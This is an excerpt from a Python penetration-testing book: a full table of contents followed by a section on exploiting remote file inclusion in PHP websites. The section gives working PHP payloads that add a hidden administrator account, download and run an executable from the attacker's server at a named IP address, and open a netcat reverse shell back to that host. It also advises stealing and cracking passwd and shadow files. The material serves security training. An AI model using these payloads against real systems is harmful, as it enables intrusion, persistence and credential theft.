Table of Contents for
Python: Penetration Testing for Developers
 Python: Penetration Testing for Developers
Published by
Packt Publishing, 2016
Python: Penetration Testing for Developers
Published by
Packt Publishing, 2016
- Cover
- Table of Contents
- Python: Penetration Testing for Developers
- Python: Penetration Testing for Developers
- Python: Penetration Testing for Developers
- Credits
- Preface
- What you need for this learning path
- Who this learning path is for
- Reader feedback
- Customer support
- 1. Module 1
- 1. Understanding the Penetration Testing Methodology
- Understanding what penetration testing is not
- Assessment methodologies
- The penetration testing execution standard
- Penetration testing tools
- Summary
- 2. The Basics of Python Scripting
- Python – the good and the bad
- A Python interactive interpreter versus a script
- Environmental variables and PATH
- Understanding dynamically typed languages
- The first Python script
- Developing scripts and identifying errors
- Python formatting
- Python variables
- Operators
- Compound statements
- Functions
- The Python style guide
- Arguments and options
- Your first assessor script
- Summary
- 3. Identifying Targets with Nmap, Scapy, and Python
- Understanding Nmap
- Nmap libraries for Python
- The Scapy library for Python
- Summary
- 4. Executing Credential Attacks with Python
- Identifying the target
- Creating targeted usernames
- Testing for users using SMTP VRFY
- Summary
- 5. Exploiting Services with Python
- Understanding the chaining of exploits
- Automating the exploit train with Python
- Summary
- 6. Assessing Web Applications with Python
- Identifying hidden files and directories with Python
- Credential attacks with Burp Suite
- Using twill to walk through the source
- Understanding when to use Python for web assessments
- Summary
- 7. Cracking the Perimeter with Python
- Understanding the link between accounts and services
- Cracking inboxes with Burp Suite
- Identifying the attack path
- Gaining access through websites
- Summary
- 8. Exploit Development with Python, Metasploit, and Immunity
- Understanding the Windows memory structure
- Understanding memory addresses and endianness
- Understanding the manipulation of the stack
- Understanding immunity
- Understanding basic buffer overflow
- Writing a basic buffer overflow exploit
- Understanding stack adjustments
- Understanding the purpose of local exploits
- Understanding other exploit scripts
- Reversing Metasploit modules
- Understanding protection mechanisms
- Summary
- 9. Automating Reports and Tasks with Python
- Understanding how to create a Python class
- Summary
- 10. Adding Permanency to Python Tools
- Understanding the difference between multithreading and multiprocessing
- Building industry-standard tools
- Summary
- 2. Module 2
- 1. Python with Penetration Testing and Networking
- Approaches to pentesting
- Introducing Python scripting
- Understanding the tests and tools you'll need
- Learning the common testing platforms with Python
- Network sockets
- Server socket methods
- Client socket methods
- General socket methods
- Moving on to the practical
- Summary
- 2. Scanning Pentesting
- What are the services running on the target machine?
- Summary
- 3. Sniffing and Penetration Testing
- Implementing a network sniffer using Python
- Learning about packet crafting
- Introducing ARP spoofing and implementing it using Python
- Testing the security system using custom packet crafting and injection
- Summary
- 4. Wireless Pentesting
- Wireless attacks
- Summary
- 5. Foot Printing of a Web Server and a Web Application
- Introducing information gathering
- Information gathering of a website from SmartWhois by the parser BeautifulSoup
- Banner grabbing of a website
- Hardening of a web server
- Summary
- 6. Client-side and DDoS Attacks
- Tampering with the client-side parameter with Python
- Effects of parameter tampering on business
- Introducing DoS and DDoS
- Summary
- 7. Pentesting of SQLI and XSS
- Types of SQL injections
- Understanding the SQL injection attack by a Python script
- Learning about Cross-Site scripting
- Summary
- 3. Module 3
- 1. Gathering Open Source Intelligence
- Gathering information using the Shodan API
- Scripting a Google+ API search
- Downloading profile pictures using the Google+ API
- Harvesting additional results from the Google+ API using pagination
- Getting screenshots of websites with QtWebKit
- Screenshots based on a port list
- Spidering websites
- 2. Enumeration
- Performing a ping sweep with Scapy
- Scanning with Scapy
- Checking username validity
- Brute forcing usernames
- Enumerating files
- Brute forcing passwords
- Generating e-mail addresses from names
- Finding e-mail addresses from web pages
- Finding comments in source code
- 3. Vulnerability Identification
- Automated URL-based Directory Traversal
- Automated URL-based Cross-site scripting
- Automated parameter-based Cross-site scripting
- Automated fuzzing
- jQuery checking
- Header-based Cross-site scripting
- Shellshock checking
- 4. SQL Injection
- Checking jitter
- Identifying URL-based SQLi
- Exploiting Boolean SQLi
- Exploiting Blind SQL Injection
- Encoding payloads
- 5. Web Header Manipulation
- Testing HTTP methods
- Fingerprinting servers through HTTP headers
- Testing for insecure headers
- Brute forcing login through the Authorization header
- Testing for clickjacking vulnerabilities
- Identifying alternative sites by spoofing user agents
- Testing for insecure cookie flags
- Session fixation through a cookie injection
- 6. Image Analysis and Manipulation
- Hiding a message using LSB steganography
- Extracting messages hidden in LSB
- Hiding text in images
- Extracting text from images
- Enabling command and control using steganography
- 7. Encryption and Encoding
- Generating an MD5 hash
- Generating an SHA 1/128/256 hash
- Implementing SHA and MD5 hashes together
- Implementing SHA in a real-world scenario
- Generating a Bcrypt hash
- Cracking an MD5 hash
- Encoding with Base64
- Encoding with ROT13
- Cracking a substitution cipher
- Cracking the Atbash cipher
- Attacking one-time pad reuse
- Predicting a linear congruential generator
- Identifying hashes
- 8. Payloads and Shells
- Extracting data through HTTP requests
- Creating an HTTP C2
- Creating an FTP C2
- Creating an Twitter C2
- Creating a simple Netcat shell
- 9. Reporting
- Converting Nmap XML to CSV
- Extracting links from a URL to Maltego
- Extracting e-mails to Maltego
- Parsing Sslscan into CSV
- Generating graphs using plot.ly
- A. Bibliography
- Index
Exploiting websites that face the Internet will typically be the most viable option in cracking the perimeter of an organization. There are a number of ways of doing this, but the best vulnerabilities that provide access include Structured Query Language (SQL) Structured Query Language injection (SQLi), Command-line Injection (CLI), Remote and Local File Inclusion (RFI/LFI), and unprotected file uploads. There is a copious amount of information regarding the execution of vulnerabilities related to SQLi, CLI, LFI, and file uploads, but attacking through RFI has rather sparse information and vulnerability is prevalent.
To look for file inclusion vectors, you need to look for vectors that reference resources, either locally on the server such as files, or to other resources on the Internet:
http://www.example.website.com/?target=file.txt
Remote file inclusion typically references content from other sites or incorporations:
http://www.example.website.com/?target=trustedsite.com/content.html
The reason we highlight LFI in addition to the strict RFI example is that a file inclusion vulnerability may often work both ways for noticeable LFI and RFI vectors. It should be noted that just because there is a reference to a remote or local file does not mean that it is vulnerable.

After noticing the differences, we can attempt to determine whether the site would be viable for an attack depending on the underlying architecture: Windows or Linux/UNIX. First, we have to prepare our attack environment, which means standing up against an Internet-facing web server and positioning attack files in it. Fortunately, Python makes this easy with SimpleHTTPServer. First we create a directory that will host our files called server, then we cd to that directory and then we create the web server instance with the following command:
python -m SimpleHTTPServer
You can then visit the site by entering the host IP address with port number 8000 in the Uniform Resource Locator (URL) request bar separated by a column. Once you do this, you will see a number of requests going to the server to get information. This new server, to which you have just stood up, can be used to reference scripts to be run on the target server. This screenshot shows the relevant requests being made to the server:
As mentioned previously, other protocols are sometimes available to interact with on the target web server. If you have provided yourself more access to a semi-trusted network or DMZ by adding your IP address to an authorization list in a firewall or Access Control List (ACL), you may be able to see services such as a Server Message Block (SMB) or RDP. So, depending on the environment, you may not have to provide additional access to yourself; just cracking the web server could provide you with enough access.
Most file inclusion vulnerabilities are related to Hypertext Preprocessor (PHP) websites. Other language sets can be vulnerable, but PHP-based sites are the most common. So let's create some PHP scripts disguised as text files to verify the vulnerability and exploit the underlying server.
When you suspect that you have found an RFI exposure, you will need to verify that there is actually a vulnerability before exploiting it. First, start up a tcpdump service on the Internet-facing server and make it listen for Internet Control Message Protocol (ICMP) echoes with the following command:
sudo tcpdump icmp[icmptype]=icmp-echo -vvv -s 0 -X -i any -w /tmp/ping.pcap
This command will produce a file that will capture all of these messages sent by a ping command. Ping the exposed web server, find the actual IP address for the server, and record it. Then, create the following PHP file, which is stored as a text file called ping.txt:
<pre style="text-align:left;">
<?php
    echo shell_exec('ping -c 1 <listening server>');
?>
</pre>
You can now execute the attack by referencing the file with the following command:
http://www.example.website.com/?target=70.106.216.176:8000/server/ping.txt
Once the attack has been executed, you can review the Packet Capture (PCAP) with the following command:
tcpdump -tttt -r /tmp/ping.pcap
If you see ICMP echoes from the same server as the one you pinged, then you know that the server is vulnerable to RFI.
When you find a Windows host that is vulnerable, it is often running as a privileged account. So, to begin, it may be useful to add another local administrator account to the system through a PHP script. This is done by creating the following script and writing it to a text file such as account.txt:
<pre style="text-align:left;">
<?php
    echo shell_exec('net user pentester ComplexPasswordToPreventCompromise1234 /add');
    echo shell_exec('net localgroup administrators pentester /add'):
?>
</pre>
Now all we have to do is reference the script from our exposed server, like this:
http://www.example.website.com/?target=70.106.216.176:8000/server/account.txt
If possible, this will create a new malicious local administrator on the server, which we can use to gain access to the server. If the system had RDP exposed to the Internet, our job would have been done here, and we would just log in to the system directly with our new account. If this is not the case, then we would need to find another way to exploit the system; to do that, we are going to use actual payloads.
Create a payload as highlighted in Chapter 5, Exploiting Services with Python, and move it to the directory that is used to store the referenced files.
Create a new PHP script that will be able to directly download the file and execute it, called payload_execute.txt:
<pre style="text-align:left;">
<?php
    file_put_contents("C:\Documents and Settings\All Users\Start Menu\Programs\Startup\payload.exe", fopen("http://70.106.216.176:8000/server/payload.exe", 'r'));
    echo shell_exec('C:\Documents and Settings\All Users\Start Menu\Programs\Startup\payload.exe'):
?>
</pre>
Now, set up your listener (as detailed in Chapter 5, Exploiting Services with Python) to listen for the defined local port. Finally, load the new script into the RFI request and watch your new potential shell appear:
http://www.example.website.com/?target=70.106.216.176:8000/server/payload_execute.txt
These are samples of how you can take advantage of a Windows host, but what if it is a Linux system? Depending on the permission structure of the host, it may be more difficult to gain a shell. That said, you can potentially look around the localhost to identify local files and repositories that may contain clear text passwords.
Linux and Unix hosts provide attackers with the benefit of typically having netcat and several scripting languages installed. Each of these could provide a command shell back to an attacker's listening system. As an example of this, set up a netcat listener on an Internet-facing host with the following command:
nc -l 443
Then, create a PHP script stored in a text file such as netcat.txt:
<pre style="text-align:left;">
<?php
    echo shell_exec('nc -e /bin/sh 70.106.216.176 443'):
?>
</pre>
Next, run the script by referencing the script in the URL as shown previously:
http://www.example.website.com/?target=70.106.216.176:8000/server/netcat.txt
Note
There are several examples that show how to set up other backdoors on a system, as highlighted at http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet.
For both Windows and Linux hosts, there is the php_include exploit for Metasploit, which allows you to inject an attack directly into RFI. PHP Meterpreters are limited and not very stable, so you would still need to download a full Meterpreter and execute it after you gain your foothold on a Windows system. On Linux systems, you should extract the passwd and shadow files and crack them to gain true local access.